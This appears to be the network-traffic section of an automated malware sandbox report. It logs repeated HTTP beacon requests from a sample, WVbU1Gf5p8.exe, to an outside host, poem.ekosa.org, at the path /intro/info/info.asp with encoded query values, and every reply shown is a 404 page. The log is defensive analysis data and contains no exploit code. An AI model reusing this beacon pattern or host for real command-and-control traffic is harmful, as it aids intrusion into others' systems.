-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.2.4	49958	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.2.4	49959	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49782	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:07.077856064 CET	387	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:07.339922905 CET	387	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:07 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.2.4	49960	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.2.4	49961	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.2.4	49962	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.2.4	49963	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.2.4	49964	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.2.4	49965	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.2.4	49966	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
187	192.168.2.4	49967	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
188	192.168.2.4	49968	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
189	192.168.2.4	49969	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49783	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:07.608453035 CET	388	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: /*/* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:07.871875048 CET	388	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:07 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
190	192.168.2.4	49970	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
191	192.168.2.4	49971	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
192	192.168.2.4	49972	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
193	192.168.2.4	49973	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
194	192.168.2.4	49974	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
195	192.168.2.4	49975	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
196	192.168.2.4	49976	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
197	192.168.2.4	49977	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
198	192.168.2.4	49978	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
199	192.168.2.4	49979	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49759	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:54:57.754849911 CET	93	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:54:58.014203072 CET	94	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:54:57 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49784	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:08.144635916 CET	389	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:08.404642105 CET	390	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:08 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
200	192.168.2.4	49980	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
201	192.168.2.4	49981	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
202	192.168.2.4	49982	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
203	192.168.2.4	49983	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
204	192.168.2.4	49984	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
205	192.168.2.4	49985	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
206	192.168.2.4	49986	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
207	192.168.2.4	49987	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
208	192.168.2.4	49988	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
209	192.168.2.4	49989	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49785	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:08.776441097 CET	390	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:09.039418936 CET	391	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:08 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
210	192.168.2.4	49990	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
211	192.168.2.4	49991	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
212	192.168.2.4	49992	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
213	192.168.2.4	49993	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
214	192.168.2.4	49994	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
215	192.168.2.4	49995	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
216	192.168.2.4	49996	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
217	192.168.2.4	49997	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
218	192.168.2.4	49998	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
219	192.168.2.4	49999	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49786	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:09.309863091 CET	392	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: /*/* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:09.571054935 CET	392	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:09 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
220	192.168.2.4	50000	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
221	192.168.2.4	50001	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
222	192.168.2.4	50002	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
223	192.168.2.4	50003	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
224	192.168.2.4	50004	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
225	192.168.2.4	50005	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
226	192.168.2.4	50006	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
233	192.168.2.4	50013	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
234	192.168.2.4	50014	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
235	192.168.2.4	50015	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
236	192.168.2.4	50016	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
237	192.168.2.4	50017	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
238	192.168.2.4	50018	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
239	192.168.2.4	50019	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49788	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
